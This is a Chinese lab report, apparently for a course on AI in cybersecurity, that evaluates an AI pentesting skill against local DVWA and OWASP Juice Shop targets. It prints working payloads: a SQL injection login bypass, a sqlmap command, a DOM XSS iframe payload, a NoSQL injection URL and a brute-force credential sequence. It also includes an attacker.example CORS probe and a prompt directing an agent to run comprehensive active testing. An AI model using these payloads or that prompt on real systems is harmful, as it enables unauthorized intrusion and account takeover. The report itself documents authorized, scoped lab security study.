- 修复建议：上传目录不要允许脚本解释；不要信任客户端 `Content-Type`；使用服务端白名单、文件签名和内容校验；对图片执行重编码；使用随机服务端文件名；限制大小、尺寸、数量和频率；展示或下载时设置准确 `Content-Type` 与 `X-Content-Type-Options: nosniff`；记录上传审计日志并保留 CSRF token。

6.6 后续未测模块概览

本课程实验报告的详细自动化解题记录到 6.5 File Upload 为止。6.6 及之后的 DVWA 模块本次不再逐题运行 `$dvwa-automated-testing`，因此不补充难度推进表、源码证据、请求/响应证据、截图、payload、耗时或修复验证结果。下表仅保留模块类型介绍和后续如需扩展时的观察重点。

原编号	模块	模块路径	漏洞类型简介	本报告处理方式
6.6	Insecure CAPTCHA	<code>vulnerabilities/captcha/</code>	验证码流程或服务端校验位设计不当，可能导致关键业务步骤绕过。	仅做类型介绍，不再填充实验结果。
6.7	SQL Injection	<code>vulnerabilities/sqli/</code>	用户输入进入 SQL 查询构造，可能造成条件绕过、数据枚举或数据库信息泄露。	仅做类型介绍，不再填充实验结果。
6.8	SQL Injection Blind	<code>vulnerabilities/sqli_blind/</code>	页面无直接回显时，通过布尔差异、时间延迟或响应长度推断 SQL 查询结果。	仅做类型介绍，不再填充实验结果。
6.9	Weak Session IDs	<code>vulnerabilities/weak_id/</code>	会话标识生成规律弱，可能被预测、枚举或重放。	仅做类型介绍，不再填充实验结果。
6.10	XSS DOM	<code>vulnerabilities/xss_d/</code>	前端 JavaScript 从 URL、hash 或 DOM 读取不可信数据并写入危险 sink。	仅做类型介绍，不再填充实验结果。
6.11	XSS Reflected	<code>vulnerabilities/xss_r/</code>	请求参数被服务端即时反射到响应页面，输出编码不足时可能触发脚本执行。	仅做类型介绍，不再填充实验结果。
6.12	XSS Stored	<code>vulnerabilities/xss_s/</code>	恶意输入被存储到后端并在后续页面展示时执行，影响范围通常大于反射型 XSS。	仅做类型介绍，不再填充实验结果。
6.13	CSP Bypass	<code>vulnerabilities/csp/</code>	CSP 策略配置过宽或信任源可被利用，导致原本应被限制的本或资源加载绕过。	仅做类型介绍，不再填充实验结果。
6.14	JavaScript Attacks	<code>vulnerabilities/javascript/</code>	前端校验、混淆逻辑或客户端生成参数被逆向分析后绕过。	仅做类型介绍，不再填充实验结果。

若后续需要继续扩展，应重新按本文档前述统一流程执行：确认授权范围，设置难度，观察页面和源码，生成最小测试计划，保存请求证据和截图，再把对应单题报告追加到本节之后。

7. AI Skill 解题过程评价

每类漏洞完成后，从以下角度评价 `$dvwa-automated-testing` 的效果：

- 是否先观察页面和源码，而不是直接套用公开题解。
- 是否合理选择工具。
- 是否生成了可复现的临时 harness 或请求模板。
- 是否记录了失败尝试和防护原因。
- 是否生成了包含截图、证据、耗时和操作日志的 Markdown 报告。
- 是否在高难度或不可利用等级给出清晰原因。
- 是否有不必要的自动化、过度扫描或范围外行为。

8. 泛化能力调研与增量改进

8.1 当前结论

原始 `$dvwa-automated-testing` 已经具备较好的 DVWA 单模块自动解题能力：能按页面观察、源码分析、请求建模、payload 设计、自动截图、证据归档和 Markdown 报告的流程完成实验。但如果直接面对一个新的网页 URL 或新靶场，早期版本仍偏向“DVWA 模块/难度递进”语境，泛化能力不足主要体现在：

- 入口假设偏 DVWA，需要补充通用授权范围、同源边界、认证状态和测试强度确认。
- 报告结构偏单题 walkthrough，需要补充渗透测试报告中的资产地图、发现表、风险分级、复现步骤、影响和修复建议。
- 工具选择已有 Playwright、Python、Burp、ZAP、ffuf、sqlmap 等说明，但缺少“先观察建模，再按假设调用工具”的通用 Web 评估模式。
- 辅助脚本可用于收集证据，但不能作为固定扫描流程，否则无法满足“新开 Codex 窗口调用 skill 后由 AI 自主完成渗透测试”的目标。

因此本次增量改进的方向不是写死扫描脚本，而是在 skill 中新增 Authorized Web Assessment Mode：要求 Codex 在明确授权后，自主浏览目标、建立页面/表单/API/会话模型，选择 Playwright、Python、ZAP、Burp 等工具做低风险验证，最后输出图文详实的渗透测试 Markdown 报告。

8.2 已完成的 Skill 改进

文件	改进内容
SKILL.md	新增授权 Web 评估模式；明确新靶场不走 DVWA 难度递进；强调 agent 主导，不以固定脚本为主流程。
references/authorized-web-assessment.md	新增通用 Web 评估工作流、授权边界、主动全面测试强度、报告结构和可复制提示词。
references/usage.md	新增 OWASP Juice Shop 新窗口测试提示词；整理 DVWA 单难度和递进提示词；修正中文字段。
references/tool-capabilities.md	增加通用授权评估工具契约，明确 ZAP 被动告警只是线索，需由浏览器、请求、源码或 harness 复核。
references/reporting-and-artifacts.md	新增通用 Web 渗透测试报告结构，包括资产地图、发现表、详细发现、截图、复现、修复和限制。
scripts/authorized_web_assessment.py	保留为可选证据采集助手；改进为默认不把静态资源当页面截图，并从 HTML/同源 JS 中提取 API 线索。
scripts/check_and_start_lab_tools.ps1	用于快速检查并按需启动 phpStudy、Burp、ZAP 等本地工具。

8.3 模拟真实环境测试靶场

本地已部署 OWASP Juice Shop 作为模拟真实 Web 应用靶场：

源码目录：D:\WorkSpace\综合实践5\targets\juice-shop
访问地址：http://127.0.0.1:3000/
启动方式：node build/app
ZAP API：http://127.0.0.1:8090/

如果进程未运行，可在 PowerShell 中启动：

Start-Process -FilePath node.exe -ArgumentList "build/app" -WorkingDirectory "D:\WorkSpace\综合实践5\targets\juice-shop" -WindowStyle Hidden

如需重新安装或构建，使用：

cd D:\WorkSpace\综合实践5\targets\juice-shop
npm.cmd install
npm.cmd run build:frontend
npm.cmd run build:server
node build/app

8.4 通用 Web 评估提示词

Use \$dvwa-automated-testing in authorized web assessment mode against my local simulated target.

Target URL: http://127.0.0.1:3000/
Authorization: This is my local OWASP Juice Shop lab running on 127.0.0.1, and I authorize full active testing against this target.
Assessment intensity: active-comprehensive. Use every available supported tool and technique needed to discover and verify vulnerabilities inside the authorized target, including login bypass, injection, access control testing, upload testing, CSRF, XSS, fuzzing, sqlmap when justified, and ZAP active scan.
Scope: authorized local lab target at http://127.0.0.1:3000/.
Credentials: no credentials initially; create or use lab accounts if the application workflow requires them and record the account state.
Source path: D:\WorkSpace\综合实践5\targets\juice-shop
Tools: use Playwright/browser exploration and screenshots, Python/requests for targeted harnesses, ZAP spider/passive/active scan if available at http://127.0.0.1:8090, Burp if useful, ffuf/sqlmap when an input point and request model justify them. Do not rely on a fixed helper script as the primary workflow.
Output language: zh-CN
Report output directory: D:\WorkSpace\综合实践5\dvwa-results
Report requirements: produce a detailed Markdown penetration testing report with scope, methodology, application map, crawled pages, forms/API hints, screenshots, security headers, ZAP alerts including active scan results, verified findings, evidence, severity/confidence triage, reproduction steps, remediation, operation timeline, artifacts, state changes/cleanup, limitations, and next recommended manual verification steps.
Scope boundary: keep all activity inside this authorized local lab target.

8.5 Juice Shop 主动评估结果

项目	内容
靶场	OWASP Juice Shop
目标 URL	http://127.0.0.1:3000/
授权范围	本机同源目标主动测试，范围限定为 http://127.0.0.1:3000/
测试强度	active-comprehensive
源码路径	D:\WorkSpace\综合实践5\targets\juice-shop
当前状态	已完成，渗透测试报告见 dvwa-results/juice-shop-assessment-20260608-152215/report.md
起止时间	2026-06-08T15:22:15+08:00 至 2026-06-08T15:44:05+08:00
账号状态	初始无凭据；未创建新账号；通过 SQL 注入登录绕过获得 admin@juice-sh.op 临时会话
状态变更	主动测试触发 Juice Shop challenge solved 状态，未执行外部回连、持久化或跨目标扫描

本次测试用于验证 \$dvwa-automated-testing 从 DVWA 单题解题扩展到模拟真实 Web 应用主动评估的能力。流程上没有直接运行固定 helper 作为主路径，而是先通过 Playwright 观察页面和网络请求，再结合源码审阅形成假设，随后按证据选择 Python/requests、ZAP、ffuf、sqlmap 和 Playwright proof 做主动验证。

工具与产物：

工具	用途	关键产物
Playwright	SPA 页面探索、截图、XSS dialog 捕获	browser-map.json 、 xss-proof.json 、 screenshots/*.png
Python/requests	登录绕过、注入、上传、公开接口和安全头验证	active-verification.json 、 requests/active-*.json
ZAP	spider、passive alerts、active scan	zap-passive.json 、 zap-active.json
ffuf	小范围同源路径发现	ffuf-results.json
sqlmap	对已建模搜索参数 q 做 SQL 注入复核	sqlmap-output-level3/127.0.0.1/log
源码审阅	确认路由、中间件、输入流向和危险 sink	server.ts 、 routes/login.ts 、 routes/search.ts 、 routes/trackOrder.ts 、前端搜索组件

应用地图摘要：

类型	路径或页面	观察结果
首页	/#/	商品列表、账户、购物车、搜索入口，截图 screenshots/home.png
登录页	/#/login	前端登录表单，后端接口为 /rest/user/login ，截图 screenshots/login.png
搜索页	/#/search?q=...	q 同时进入 DOM 展示和 /rest/products/search ，截图 screenshots/search.png
记分板	/#/score-board	记录 challenge solved 状态，截图 screenshots/score-board.png
目录索引	/ftp 、 /.well-known 、 /support/logs	均可访问，其中 /ftp 和 /.well-known 已截图
API 文档	/api-docs/	Swagger UI 可未认证访问，截图 screenshots/api-docs.png
监控指标	/metrics	Prometheus metrics 可访问，截图 screenshots/metrics.png
管理配置	/rest/admin/application-configuration	未认证返回应用配置 JSON

已验证发现：

ID	发现	状态	严重性	关键证据
JS-01	登录 SQL 注入导致管理员登录绕过	Confirmed	Critical	POST /rest/user/login 使用 email=' OR 1=1-- 返回 200 ， token_present=True ， umail=admin@juice-sh.op
JS-02	搜索接口 SQL 注入	Confirmed	High	routes/search.ts 拼接 SQL；sqlmap 确认 q 参数存在 boolean-based 与 time-based SQLite 注入
JS-03	搜索页 DOM XSS	Confirmed	High	Payload <iframe src="javascript:alert(xss)" > 触发 Playwright dialog message=xss ，截图 screenshots/xss-search-proof.png
JS-04	订单跟踪 NoSQL 注入/订单枚举	Confirmed	High	GET /rest/track-order/x%27%20%7C%7C%20true%20%7C%7C%20%27 返回多条订单记录
JS-05	目录索引与敏感文件暴露	Confirmed	Medium	/ftp 、 /.well-known 、 /support/logs 返回目录索引，ZAP/ffuf 均有记录
JS-06	未认证公开配置、版本、API 文档和 metrics	Confirmed	Medium	/rest/admin/application-configuration 、 /rest/admin/application-version 、 /api-docs/ 、 /metrics 均可访问

ID	发现	状态	严重性	关键证据
JS-07	全局宽松 CORS	Confirmed	Medium	使用 Origin: http://attacker.example 请求首页, 响应含 Access-Control-Allow-Origin: *
JS-08	缺失 CSP	Confirmed	Medium	首页和多个路径无 Content-Security-Policy ; ZAP active scan 高置信告警
JS-09	上传接口接受非预期扩展名	Confirmed	Low	/file-upload 上传 proof-20260608.txt 返回 204
JS-10	XML 上传存在 XXE 攻击面	Likely	Medium	routes/fileUpload.ts 使用 parseXml(... noent: true ...); XML 探针返回实体解析错误, 但未确认文件内容回显

关键复现输入:

- 登录绕过: POST /rest/user/login, JSON 为 {"email":"' OR 1=1--","password":"irrelevant_20260608"}。
- 搜索 SQL 注入 sqlmap 命令: sqlmap -u "http://127.0.0.1:3000/rest/products/search?q=apple" --batch --risk=2 --level=3 --flush-session --timeout=5 --retries=0 --threads=1 --dbms=SQLite。
- DOM XSS: http://127.0.0.1:3000/#/search?q=%3Ciframe%20src%3D%22javascript%3Aalert%28%60xss%60%29%22%3E。
- NoSQL 注入: GET /rest/track-order/x%27%20%7C%7C%20true%20%7C%7C%20%27。
- 上传类型验证: POST /file-upload, 文件名 proof-20260608.txt, 内容 JUICE_UPLOAD_PROOF_20260608, Content-Type=text/plain。

ZAP 主动扫描摘要:

- zap-active.json 记录 active scan id 0, 耗时 145.529s。
- 聚合告警包括 Cross-Domain Misconfiguration、Content Security Policy (CSP) Header Not Set、Timestamp Disclosure - Unix、User Agent Fuzzer、Modern Web Application 和 Information Disclosure - Suspicious Comments。
- ZAP 告警在报告中作为扫描线索; 漏洞确认优先以源码、Python/requests、Playwright 或 sqlmap 复现证据为准。

清理与限制:

- 未创建新账号, 未对外部网络发起扫描, 未执行反连、持久化或跨目标访问。
- 通过 SQL 注入获得的管理员 token 只用于验证 /rest/user/whoami 和 /api/Users 访问差异, 没有修改用户、订单或配置。
- 上传 .txt 由接口内存处理, 未发现落盘残留。
- 主动测试触发 Juice Shop challenge solved 状态; 如需恢复靶场初始状态, 应使用 Juice Shop 重置流程或重建本地数据。
- 未执行 ZIP Slip 写覆盖、DoS 型 XML/YAML bomb 或长时间 RCE 占用类 payload。

实验结论: 本次测试证明改进后的 \$dvwa-automated-testing 可以在明确授权和范围限定下, 对非 DVWA 的本地模拟真实 Web 应用完成从页面观察、源码审阅、工具选择、主动验证到中文 Markdown 报告的完整流程。相比 DVWA 单题递进, Juice Shop 场景更接近综合渗透测试: 需要同时处理 SPA 路由、REST API、源码 sink、自动扫描告警、认证态验证、XSS 浏览器证明和状态变更记录。

8.6 后续增强方向

当前改进重点是让现有工具链被充分调用: Playwright 做真实浏览器观察和截图, Python/requests 做复现 harness, ZAP 做爬虫、被动告警和主动扫描, Burp 做代理抓包和重放, ffuf/sqlmap 在明确输入点后用于 fuzz 与注入验证。后续如果继续加强 skill, 可按工具能力继续扩展:

- 增加认证态录制与复用, 例如保存 Playwright storage state。
- 增加 Burp/ZAP 导出证据的统一报告模板。
- 增加 API 规范识别, 如 OpenAPI、GraphQL introspection 的授权检查流程。
- 增加测试强度配置, 例如 active-comprehensive 下默认使用现有工具做完整漏洞发现与验证。
- 增加更多靶场回归目标, 例如 WebGoat、bWAPP、Mutillidae、PortSwigger Web Security Academy 本地/授权题目。
- 增加更多可支配渗透测试工具。

第二部分 Brute Force 单题输出报告

DVWA Brute Force 全自动求解报告

摘要

- 目标: http://127.0.0.1/dvwa/
- 模块: Brute Force
- 账号: DVWA 登录账号 admin / password
- 源码路径: D:\phpStudy\PHPTutorial\WWW\DVWA
- 难度进度: low -> medium -> high -> impossible
- 结论: low、medium、high 可通过小型字典重复尝试得到 admin / password；impossible 仅验证到凭证有效，但因 CSRF token、PDO 预处理、失败计数和 15 分钟锁定机制，判定为 defeneded_not_vulnerable，不作为暴力破解漏洞成功。
- 主执行时间: 2026-06-02T09:54:03+08:00 至 2026-06-02T09:54:22+08:00，耗时 19.735s。
- 报告整理完成时间: 2026-06-02 09:54:55 +08:00。

范围与环境

本次任务为用户授权的本机 DVWA Web 实验，所有请求均限制在 http://127.0.0.1/dvwa/ 和本地源码目录 D:\phpStudy\PHPTutorial\WWW\DVWA 内。

使用工具：

- PowerShell：读取源码、记录时间、创建结果目录。
- rg：定位 DVWA Brute Force 相关源码。
- Python 3.11.3 + requests 2.32.3 + beautifulsoup4 4.13.4：登录、设置难度、解析表单、刷新 token、发送测试请求、保存证据。
- Python Playwright：后补捕获登录、难度设置、模块页面和 proof 运行截图。
- Burp Proxy / Burp MCP：未使用。原因：本次 HTTP 请求模型可由 requests 完整复现；当前 Codex 运行时没有直接暴露 Burp MCP 工具，缺失 MCP 不影响 Brute Force 求解。

产物目录：

- 主报告: report.md
- 机器可读结果: report.json
- 操作日志: operation-log.jsonl
- 请求证据: requests/*.json
- 生成脚本: generated-harnesses/brute_force_progression_harness.py
- 截图脚本: generated-harnesses/brute_force_playwright_screenshots.py
- 截图目录: screenshots/，已后补 Playwright 运行截图，清单见 screenshots/screenshots.json。

难度进度表

难度	状态	表单/防护	请求数	耗时	关键证据	停止原因
low	solved_vulnerable	GET; username,password,Login；无 token、无延迟、无锁定	8	0.288s	admin / password 返回 Welcome to the password protected area admin	已证明重复尝试可成功
medium	solved_vulnerable	GET; 基础转义; 失败时 sleep(2)	8	8.398s	失败请求约 2s, admin / password 成功	延迟降低速度但不阻止爆破
high	solved_vulnerable	GET; 每次请求需要新鲜 user_token；失败时 sleep(rand(0,3))	13	7.625s	每次尝试前刷新 token, admin / password 成功	token 防止朴素重放，但不能阻止 token-aware 自动化
impossible	defended_not_vulnerable	POST; user_token；PDO 预处理; 失败计数; 3 次失败后 15 分钟锁定	7	3.309s	错误基线出现锁定提示; 有效凭证可登录但不构成漏洞证明	防御级别，停止进度

总 HTTP 请求数：38。

时间线

时间	难度	工具	操作	结果
2026-06-02 09:49:57 +08:00	全局	PowerShell	记录初始时间，读取技能协议和源码列表	确认授权范围、模块和源码路径
2026-06-02 09:54:03 +08:00	setup	Python/requests	GET login.php，解析 user_token	取得登录 token
2026-06-02 09:54:03 +08:00	setup	Python/requests	POST login.php	认证成功

时间	难度	工具	操作	结果
09:54:03	low	Python/requests	设置 security=low , GET vulnerabilities/brute/	解析 GET 表单
09:54:03	low	source-review	读取 low.php	发现直接拼接 SQL, 无 token/限速
09:54:03	low	Python/requests	错误基线 + 小型序列	第 4 个候选 password 成功
09:54:03-09:54:11	medium	Python/requests	设置 security=medium , 错误基线 + 小型序列	失败请求约 2s, 第 4 个候选成功
09:54:11-09:54:19	high	Python/requests	设置 security=high , 每次尝试前 GET 页面刷新 token	第 4 个候选成功
09:54:19-09:54:22	impossible	Python/requests	设置 security=impossible , POST 错误基线与一次有效凭证验证	判定防御级别, 停止

完整日志见: operation-log.jsonl。

页面与请求模型

登录 DVWA:

- GET /dvwa/login.php : 解析隐藏字段 user_token
- POST /dvwa/login.php
- 参数: username=admin&password=password&Login=Login&user_token=<login token>

设置难度:

- GET /dvwa/security.php : 解析隐藏字段 user_token
- POST /dvwa/security.php
- 参数: security=<low|medium|high|impossible>&seclev_submit=Submit&user_token=<security token>
- 结果以 Cookie security=<difficulty> 验证。

Brute Force 模块:

- low : GET /dvwa/vulnerabilities/brute/?username=<u>&password=<p>&Login=Login
- medium : 同 low
- high : GET /dvwa/vulnerabilities/brute/?username=<u>&password=<p>&Login=Login&user_token=<fresh token>
- impossible : POST /dvwa/vulnerabilities/brute/ , 表单字段 username,password,Login,user_token

失败标记:

Username and/or password incorrect.

成功标记:

Welcome to the password protected area admin

impossible 防御提示:

Alternative, the account has been locked because of too many failed logins.
If this is the case, please try again in 15 minutes

源码分析

入口文件 D:\phpStudy\PHPTutorial\WWW\DVWA\vulnerabilities\brute\index.php 根据 dvwaSecurityLevelGet() 选择 source/<difficulty>.php。
low/medium/high 的表单 method 为 GET , 默认分支即 impossible 使用 POST。

low.php :

- 第 3 行: 仅判断 isset(\$_GET['Login'])。
- 第 5、8 行: 直接读取 \$_GET['username'] 和 \$_GET['password']。
- 第 9 行: 密码做 md5()。
- 第 12 行: SQL 直接拼接 user = '\$user' AND password = '\$pass'。
- 第 21 行: 成功输出 Welcome to the password protected area {user}。
- 第 26 行: 失败输出 Username and/or password incorrect.。
- 漏洞原因: 无速率限制、无锁定、无 token; 可枚举密码, 也存在 SQL 注入面。

medium.php :

- 第 6、10 行: 对用户名和密码调用 mysqli_real_escape_string()。
- 第 14 行: 仍以字符串拼接构造 SQL。
- 第 28 行: 失败后 sleep(2)。
- 漏洞原因: 延迟仅降低尝试速度, 没有限制尝试次数或锁定账户; 仍可通过自动化序列发现弱口令。

high.php :

- 第 5 行: 调用 `checkToken($_REQUEST['user_token'], $_SESSION['session_token'], 'index.php')`。
- 第 10、15 行: 输入转义。
- 第 19 行: 仍以字符串拼接构造 SQL。
- 第 33 行: 失败后 `sleep(rand(0, 3))`。
- 第 41 行: `generateSessionToken()` 生成新 token。
- 漏洞原因: 需要新鲜 token, 但 token 可由同一会话 GET 页面后解析; 没有账户锁定或尝试次数限制, 因此 token-aware harness 仍能尝试密码。

impossible.php :

- 第 5 行: 检查 `user_token`。
- 第 19-20 行: 设置 `$total_failed_login = 3` 和 `$lockout_time = 15`。
- 第 24-30 行: 查询用户失败计数, 并判断是否达到锁定阈值。
- 第 46-47 行: 15 分钟内设置 `$account_locked = true`。
- 第 53-56 行: 使用 PDO 预处理查询用户名和密码。
- 第 60 行: 只有凭证有效且未锁定才成功。
- 第 77-79 行: 成功后重置 `failed_login`。
- 第 82 行: 失败时 `sleep(rand(2, 4))`。
- 第 85 行: 返回错误和锁定提示。
- 第 88-90 行: 失败时递增 `failed_login`。
- 防御原因: POST + CSRF token + 参数化查询 + 失败计数 + 15 分钟锁定; 有效凭证登录只说明凭证正确, 不说明存在可利用的暴力破解漏洞。

假设与测试设计

初始假设:

- 如果表单无 token、无锁定, 则小型密码序列应能快速得到弱口令。
- 如果只有固定延迟, 则可爆破性仍存在, 只是尝试成本增加。
- 如果 token 可通过 GET 页面刷新, 则 high 难度仍可自动化。
- 如果存在失败计数和锁定, 则应停止大规模尝试, 避免把有效账号锁住, 并将该级别判定为防御级别。

生成的测试序列:

```
baseline:
username=codex_probe_user
password=definitely_wrong_20260602

low/medium/high:
admin:dvwa2026!
admin:letmein
admin:123456
admin:password

impossible:
baseline: codex_probe_user:definitely_wrong_20260602
credential validation only: admin:password
```

说明: `admin:password` 被放在序列末尾, 前面先进行错误基线和多个错误候选, 以满足“不从默认答案开始”的要求。impossible 不执行大规模爆破, 只做防御验证和一次有效凭证验证。

执行证据

Low

表单模型:

```
{"method":"GET","action":"#","fields":["username","password","Login"]}
```

错误基线:

```
GET /dvwa/vulnerabilities/brute/?username=codex_probe_user&password=definitely_wrong_20260602&Login=Login
status=200 elapsed=0.042s markers=["failure"]
Username and/or password incorrect.
```

尝试序列:

次序	输入	标记	耗时
1	username=admin&password=dvwa2026!&Login=Login	failure	0.025s
2	username=admin&password=letmein&Login=Login	failure	0.025s
3	username=admin&password=123456&Login=Login	failure	0.040s
4	username=admin&password=password&Login=Login	success	0.040s

成功响应片段:

Welcome to the password protected area admin

Medium

表单模型:

{"method":"GET","action":"#","fields":["username","password","Login"]}

错误基线:

GET /dvwa/vulnerabilities/brute/?username=codex_probe_user&password=definitely_wrong_20260602&Login=Login
status=200 elapsed=2.060s markers=["failure"]
Username and/or password incorrect.

尝试序列:

次序	输入	标记	耗时
1	username=admin&password=dvwa2026!&Login=Login	failure	2.055s
2	username=admin&password=letmein&Login=Login	failure	2.057s
3	username=admin&password=123456&Login=Login	failure	2.052s
4	username=admin&password=password&Login=Login	success	0.029s

成功响应片段:

Welcome to the password protected area admin

High

表单模型:

{"method":"GET","action":"#","fields":["username","password","Login","user_token"]}

错误基线:

GET /dvwa/vulnerabilities/brute/?username=codex_probe_user&password=definitely_wrong_20260602&Login=Login&user_token=<fresh token>
status=200 elapsed=3.055s markers=["failure"]
Username and/or password incorrect.

尝试序列每次都先 GET vulnerabilities/brute/ 获取新的 user_token :

次序	输入	token	标记	耗时
1	username=admin&password=dvwa2026!&Login=Login&user_token=<fresh token>	fresh	failure	3.049s
2	username=admin&password=letmein&Login=Login&user_token=<fresh token>	fresh	failure	0.045s
3	username=admin&password=123456&Login=Login&user_token=<fresh token>	fresh	failure	1.056s
4	username=admin&password=password&Login=Login&user_token=<fresh token>	fresh	success	0.049s

成功响应片段:

Welcome to the password protected area admin

Impossible

表单模型：

```
{ "method": "POST", "action": "#", "fields": ["username", "password", "Login", "user_token"] }
```

错误基线：

```
POST /dvwa/vulnerabilities/brute/
username=codex_probe_user&password=definitely_wrong_20260602&Login=Login&user_token=<fresh token>
status=200 elapsed=3.061s markers=["failure","lockout_message"]
Username and/or password incorrect.
Alternative, the account has been locked because of too many failed logins.
If this is the case, please try again in 15 minutes
```

有效凭证验证：

```
POST /dvwa/vulnerabilities/brute/
username=admin&password=password&Login=Login&user_token=<fresh token>
status=200 elapsed=0.038s markers=["success"]
Welcome to the password protected area admin
```

解释： 这里的 admin:password 只是“凭证有效”证据。由于源码存在失败计数和锁定，大规模自动化猜测会在 3 次失败后锁定目标账号，因此不把该级别判定为暴力破解成功。

截图记录

本报告已在后续补拍 Playwright 浏览器截图。截图执行时间为 2026-06-02T11:03:50+08:00 至 2026-06-02T11:04:13+08:00，共 14 张。截图脚本通过浏览器登录 DVWA，逐级设置 low -> medium -> high -> impossible，保存安全等级页、模块页和关键 proof 页面。完整截图清单见 screenshots/screenshots.json。

截图命令：

```
$env:PYTHONIOENCODING='utf-8'
py -3.11 .\generated-harnesses\brute_force_playwright_screenshots.py --url http://127.0.0.1/dvwa/ --username admin --password password --output-dir .\screenshots
```

认证与模块截图：

- screenshots/setup/authenticated-home.png
- screenshots/low/security-low.png
- screenshots/low/module-low.png
- screenshots/medium/security-medium.png
- screenshots/medium/module-medium.png
- screenshots/high/security-high.png
- screenshots/high/module-high.png
- screenshots/impossible/security-impossible.png
- screenshots/impossible/module-impossible.png

Proof 截图：

- low 成功: screenshots/proof/low-success-admin-password.png

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript Attacks

Authorisation Bypass

Open HTTP Redirect

Cryptography

API

DVWA Security

PHP Info

About

Logout

Username: admin

Security Level: Security Level: low

Locale: en

SQLI DB: mysql

DVWA

Vulnerability: Brute Force

Login

Username:

Password:

Login

Welcome to the password protected area admin



More Information

- https://owasp.org/www-community/attacks/Brute_force_attack
- <https://www.golinuxcloud.com/brute-force-attack-web-forms>

View Source

View Help

Damn Vulnerable Web Application (DVWA)

- medium 成功: screenshots/proof/medium-success-admin-password.png

AI在网络安全中的应用研究 - 第 19 / 98 页

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript Attacks

Authorisation Bypass

Open HTTP Redirect

Cryptography

API

DVWA Security

PHP Info

About

Logout

Username: admin

Security Level: Security Level: medium

Locale: en

SQLI DB: mysql

DVWA

Vulnerability: Brute Force

Login

Username:

Password:

Login

Welcome to the password protected area admin



More Information

- https://owasp.org/www-community/attacks/Brute_force_attack
- <https://www.golinuxcloud.com/brute-force-attack-web-forms>

View Source

View Help

Damn Vulnerable Web Application (DVWA)

- high token-aware 成功: screenshots/proof/high-success-admin-password.png

AI在网络安全中的应用研究 - 第 20 / 98 页

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript Attacks

Authorisation Bypass

Open HTTP Redirect

Cryptography

API

DVWA Security

PHP Info

About

Logout

Username: admin

Security Level: Security Level: high

Locale: en

SQLI DB: mysql

DVWA

Vulnerability: Brute Force

Login

Username:

Password:

Login

Welcome to the password protected area admin



More Information

- https://owasp.org/www-community/attacks/Brute_force_attack
- <https://www.golinuxcloud.com/brute-force-attack-web-forms>

View Source

View Help

Damn Vulnerable Web Application (DVWA)

- impossible 防护提示: screenshots/proof/impossible-defense-invalid-probe.png

AI在网络安全中的应用研究 - 第 21 / 98 页



- Home
- Instructions
- Setup / Reset DB

Username:

Password:

[Login](#)

Username and/or password incorrect.

Alternative, the account has been locked because of too many failed logins.
If this is the case, please try again in 15 minutes.

- https://owasp.org/www-community/attacks/Brute_force_attack
- <https://www.golinuxcloud.com/brute-force-attack-web-forms>

```
Username: admin
Security Level: Security Level: impossible
Locale: en
SQLi DB: mysql
```

[View Source](#) [View Help](#)

- impossible 有效凭证仅验证: screenshots/proof/impossible-valid-credential-only.png

Notice: Array to string conversion in D:\phpStudy\PHPTutorial\WWW\DVWA\dwva\includes\dwvaPage.inc.php on line 79

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript Attacks

Authorisation Bypass

Open HTTP Redirect

Cryptography

API

DVWA Security

PHP Info

About

Logout

DVWA

Vulnerability: Brute Force

Login

Username:

Password:

Login

Welcome to the password protected area admin



More Information

- https://owasp.org/www-community/attacks/Brute_force_attack
- <https://www.golinuxcloud.com/brute-force-attack-web-forms>

Username: admin

Security Level: Security Level: impossible

Locale: en

SQLI DB: mysql

View Source

View Help

Damn Vulnerable Web Application (DVWA)

补充说明：impossible 的防护提示截图使用不存在的探针用户 `codex_probe_user` 和错误密码触发，避免对 `admin` 连续提交错误密码导致 15 分钟锁定。`impossible-valid-credential-only.png` 只证明 `admin / password` 是有效凭证，不作为暴力破解漏洞成功证据。

时间与请求统计

阶段	起止/耗时	请求数	说明
登录与初始化	约 0.11s	2	GET 登录页 + POST 登录
low	0.288s	8	设置难度、检查表单、基线、4 次候选
medium	8.398s	8	失败请求受 <code>sleep(2)</code> 影响
high	7.625s	13	每次尝试前额外 GET 页面刷新 token
impossible	3.309s	7	防御验证 + 有效凭证验证
总计	19.735s	38	不含报告撰写时间

平均提交耗时：

- low 候选提交约 0.033s/次。
- medium 候选提交约 1.548s/次，失败项约 2s/次。
- high 候选提交约 1.050s/次，失败项受 `rand(0,3)` 影响。
- impossible 错误基线 3.061s，有效凭证验证 0.038s。

结果

AI在网络安全中的应用研究 - 第 23 / 98 页

low：存在可利用的暴力破解弱点。无 token、无延迟、无锁定，重复 GET 即可发现 `admin / password`。

medium：存在可利用的暴力破解弱点。`sleep(2)` 只降低速度，不阻止自动化；`admin / password` 成功。

high：存在可利用的暴力破解弱点。token 需要刷新，但同一会话可每次 GET 页面获取新 token；`admin / password` 成功。

impossible：未发现可利用暴力破解漏洞。有效凭证 `admin / password` 可以登录，但这是凭证验证，不是爆破证明。该级别源码加入 token、参数化查询、失败计数和 15 分钟锁定，足以阻止本实验中的重复猜解。

修复建议

- 所有级别应使用参数化查询，避免直接拼接 SQL。
- 对登录尝试实施账户级和源 IP 级速率限制。
- 对连续失败设置渐进延迟、短期锁定或风险验证。
- CSRF token 应保留，但不要把 token 当作暴力破解的唯一防线。
- 对弱口令实施密码策略、禁用默认密码、首次登录强制改密。
- 记录失败登录日志并告警。
- 避免在失败消息中暴露可用于枚举用户或锁定状态的细节。

限制

- Brute Force 主 harness 初次运行时尚未启用 Playwright 截图；本次已后补浏览器运行截图，截图时间晚于主 harness 执行时间。
- 未使用 Burp Proxy/MCP；没有 Burp HTTP history 视图截图。
